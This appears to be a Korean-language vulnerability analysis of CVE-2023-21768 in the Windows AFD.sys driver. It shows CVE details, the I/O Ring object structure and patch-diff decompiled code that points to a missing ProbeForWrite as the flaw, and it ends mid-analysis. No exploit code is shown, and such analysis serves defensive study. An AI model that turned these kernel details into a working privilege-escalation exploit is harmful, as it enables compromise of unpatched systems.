

CVE-2023-21768

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CVE-2023-21768

Description : Windows Ancillary Function Driver for WinSock Elevation of Privilege Vulnerability

Vulnerability Type : Local Privilege Escalation (LPE)

CVSS : 7.8 (High)

Attack Vector : Local

Affected Versions

- Windows 11 22H2
- Windows Server 2022
- AFD.sys (10.0.22621.317 ~ 10.0.22621.608)


Timeline

CVE Assigned : 2022.12.13


patched : 2023.01.10

Release : 2023.01.10

TCP/IP protocol 기능을 사용하기 위한
커널 모드 드라이버



I/O Ring



Submission Queue (SQ) : 작업 요청 큐
Completion Queue (CQ) : 처리 결과 큐

I/O Ring

```
typedef struct _IORING_OBJECT {
    short Type;
    short Size;
    struct _NT_IORING_INFO UserInfo;
    void* Section;
    struct _NT_IORING_SUBMISSION_QUEUE* SubmissionQueue;
    struct _MDL* CompletionQueueMdl;
    struct _NT_IORING_COMPLETION_QUEUE* CompletionQueue;
    unsigned __int64 ViewSize;
    long InSubmit;
    unsigned __int64 CompletionLock;
    unsigned __int64 SubmitCount;
    unsigned __int64 CompletionCount;
    unsigned __int64 CompletionWaitUntil;
    struct _KEVENT CompletionEvent;
    unsigned char SignalCompletionEvent;
    struct _KEVENT* CompletionUserEvent;
    unsigned int RegBuffersCount;
    struct _IOP_MC_BUFFER_ENTRY** RegBuffers;
    unsigned int RegFilesCount;
    void** RegFiles;
} IORING_OBJECT, *PIORING_OBJECT;
```

요청이 user mode에서 오면 커널은 페이징풀 메모리를 할당함



user mode 배열의 데이터를 해당 메모리에 복사한 후, IoRing->RegBuffers가 가리킴

vulnerability analysis

1,00	0,99	-----	00000001C0075398	AfdSanPollEnd	00000001C00...	AfdSanPollEnd	Name Hash
1,00	0,99	-----	00000001C006E250	AfdUnload	00000001C00...	AfdUnload	Name Hash
1,00	0,99	-----	00000001C00701C0	AfdHandleAddressChangeFailureWorker	00000001C00...	AfdHandleAddressChangeFailureWorker	Name Hash
1,00	0,99	-----	00000001C00701F0	AfdNsiAddressChangeEventWorker	00000001C00...	AfdNsiAddressChangeEventWorker	Name Hash
1,00	0,99	-----	00000001C00714F0	AfdFastTransmitApcRundownRoutine	00000001C00...	AfdFastTransmitApcRundownRoutine	Name Hash
1,00	0,99	-----	00000001C00719F0	AfdTPacketsApckernelRoutine	00000001C00...	AfdTPacketsApckernelRoutine	Name Hash
1,00	0,99	-----	00000001C0071A20	AfdTPacketsApcRundownRoutine	00000001C00...	AfdTPacketsApcRundownRoutine	Name Hash
1,00	0,99	-----	00000001C00756D0	AfdWskNdkCloseAdapter	00000001C00...	AfdWskNdkCloseAdapter	Name Hash
1,00	0,99	-----	00000001C007583C	WskTdiCloseAO	00000001C00...	WskTdiCloseAO	Name Hash
1,00	0,99	-----	00000001C0075880	WskTdiCloseCO	00000001C00...	WskTdiCloseCO	Name Hash
1,00	0,99	-----	00000001C0076208	WskTdiDeinit	00000001C00...	WskTdiDeinit	Name Hash
1,00	0,99	-----	00000001C0077730	AfdEtwEventCallback	00000001C00...	AfdEtwEventCallback	Name Hash
1,00	0,99	-----	00000001C0077B50	WskKnrDeferredCompleteRequest	00000001C00...	WskKnrDeferredCompleteRequest	Name Hash
1,00	0,99	-----	00000001C0008210	AfdReturnBuffer	00000001C00...	AfdReturnBuffer	Name Hash
1,00	0,99	-----	00000001C0087078	DriverEntry	00000001C00...	DriverEntry	Name Hash
1,00	0,99	-----	00000001C0049754	AfdRioDereferenceRequestBuffers	00000001C00...	AfdRioDereferenceRequestBuffers	Name Hash
1,00	0,99	-----	00000001C000AF34	AFDETW_TRACECREATE	00000001C00...	AFDETW_TRACECREATE	Name Hash
1,00	0,98	-----	00000001C00637E8	AfdAllocateEndpoint	00000001C00...	AfdAllocateEndpoint	Name Hash
1,00	0,98	-----	00000001C0002930	AfdIndicateEventSelectEvent	00000001C00...	AfdIndicateEventSelectEvent	Name Hash
1,00	0,98	-----	00000001C0042308	WskProCompleteCallbackDisableIrpc	00000001C00...	WskProCompleteCallbackDisableIrpc	Name Hash
1,00	0,97	-----	00000001C0016EA0	AfdTLDontCareIOCompletion	00000001C00...	AfdTLDontCareIOCompletion	Name Hash
1,00	0,97	-----	00000001C0016EB0	WskProTLEVENTError	00000001C00...	WskProTLEVENTError	Name Hash
1,00	0,97	-----	00000001C001C2F0	__report_gsfailure	00000001C00...	__report_gsfailure	Name Hash
1,00	0,97	-----	00000001C001C300	__report_rangecheckfailure	00000001C00...	__report_rangecheckfailure	Name Hash
1,00	0,97	-----	00000001C001C30D	__C_specific_handler_0	00000001C00...	__C_specific_handler_0	Name Hash
1,00	0,97	-----	00000001C001C610	_guard_dispatch_icall_nop	00000001C00...	_guard_dispatch_icall_nop	Name Hash
1,00	0,97	-----	00000001C0034184	_tlgDefineProvider_annotation__TlgAfdTrace...	00000001C00...	_tlgDefineProvider_annotation__TlgAfdTrace...	Name Hash
1,00	0,97	-----	00000001C0040600	AfdTINDKTransport	00000001C00...	AfdTINDKTransport	Name Hash
1,00	0,97	-----	00000001C0065BB0	AfdSanFastGetPhysicalAddr	00000001C00...	AfdSanFastGetPhysicalAddr	Name Hash
1,00	0,97	-----	00000001C0079010	FastWppPlaceholder	00000001C00...	FastWppPlaceholder	Name Hash
1,00	0,97	-----	00000001C007EBD0	AfdSanPollUpdate	00000001C00...	AfdSanPollUpdate	Name Hash
1,00	0,97	-----	00000001C0080010	WskTdiEHError	00000001C00...	WskTdiEHError	Name Hash
1,00	0,97	-----	00000001C0080020	WskTdiTLRequestIoControl	00000001C00...	WskTdiTLRequestIoControl	Name Hash
1,00	0,96	-----	00000001C0074180	AfdSanFastCompleto	00000001C00...	AfdSanFastCompleto	Name Hash
1,00	0,96	-----	00000001C0036370	AfdFreeConnectDataBuffers	00000001C00...	AfdFreeConnectDataBuffers	Name Hash
1,00	0,95	-----	00000001C0014920	AfdFreeBuffer	00000001C00...	AfdFreeBuffer	Name Hash
1,00	0,95	-----	00000001C0030AAF	nullsub_1	00000001C00...	sub_1C0030AAF	MD Index (Fl...
0,99	0,99	- -----	00000001C006F92C	AfdNotifyRemovelCompletion	00000001C00...	AfdNotifyRemovelCompletion	Name Hash

vulnerability analysis

```
1c006fae9 Length.b = arg1
1c006fb0b int32_t rax_4 = IoRemoveIoCompletion(arg2, P, P_1, zx.q(r12.d), &var_304, Length.b, rsi_2, 0, arg1, P_2, P_5, arg3)
1c006fb17 rsi_1 = rax_4
1c006fb17
1c006fb1b if (rax_4 == 0)
1c006fb25 |   if (rax_2 != rax_4.b)
1c006fb2f |     for (int32_t i = 0; i u< var_304; i += 1)
1c006fb3b |       void* rdx_9 = (zx.q(i) << 5) + P
1c006fb42 |       int32_t* rcx_7 = (zx.q(i) << 4) + *(arg3 + 0x10)
1c006fb48 |       *rcx_7 = *rdx_9
1c006fb4d |       rcx_7[1] = *(rdx_9 + 8)
1c006fb53 |       rcx_7[3] = *(rdx_9 + 0x18)
1c006fb59 |       rcx_7[2] = *(rdx_9 + 0x10)
1c006fb59
1c006fb77 if (Length.b == 0)
1c006fba4 |   *(arg3 + 0x18) = var_304
1c006fb77 else
1c006fb81 |   *(arg3 + 0x18) = var_304
1c006fb81
```

← 취약점 O

```
1c006fae9 Length.b = arg1
1c006fb0b int32_t rax_4 = IoRemoveIoCompletion(arg2, P, P_1, zx.q(r12.d), &var_304, Length.b, rsi_2, 0, arg1, P_2, P_5, arg3)
1c006fb17 rsi_1 = rax_4
1c006fb17
1c006fb1b if (rax_4 == 0)
1c006fb25 |   if (rax_2 != rax_4.b)
1c006fb2f |     for (int32_t i = 0; i u< var_304; i += 1)
1c006fb3b |       void* rdx_9 = (zx.q(i) << 5) + P
1c006fb42 |       int32_t* rcx_7 = (zx.q(i) << 4) + *(arg3 + 0x10)
1c006fb48 |       *rcx_7 = *rdx_9
1c006fb4d |       rcx_7[1] = *(rdx_9 + 8)
1c006fb53 |       rcx_7[3] = *(rdx_9 + 0x18)
1c006fb59 |       rcx_7[2] = *(rdx_9 + 0x10)
1c006fb59
1c006fb77 if (Length.b == 0)
1c006fbbc |   *(arg3 + 0x18) = var_304
1c006fb77 else
1c006fb85 |   ProbeForWrite(Address: *(arg3 + 0x18), Length: 4, Alignment: 4)
1c006fb99 |   *(arg3 + 0x18) = var_304
```

← 취약점 X

vulnerability analysis

```
1c006fe5d
1c006fe60
1c006fe60
1c006fe6b
1c006feb6
1c006febb
1c006fe6b
1c006fe6d
1c006fe71
1c006fe71
1c006fe7b
1c006fe92
1c006fe7b
1c006fe85
1c006fe85
1c006fe96
1c006fe96
1c006fe9c
1c006fe9c
1c006fe9c
1c006fea0
1c006fea0
1c006fed0
1c006fed8

rcx_4.b = r12.b
int32_t rax_10 = AfdNotifyProcessRegistration(rcx_4.b,

if (r12.b == 0)
|   (*(rsi + 8) + i_1 * 0x18 + 0x14) = rax_10
|   rdx = MmUserProbeAddress
else
|   int64_t rcx_5 = *(rsi + 8)
|   rdx = MmUserProbeAddress

|   if (r13.b == 0)
|       rcx_1 = rcx_5 + i_1 * 0x18 + 0x14
|   else
|       rcx_1 = rcx_5 + 0xc + (i_1 << 4)

uint64_t rax_12 = *MmUserProbeAddress

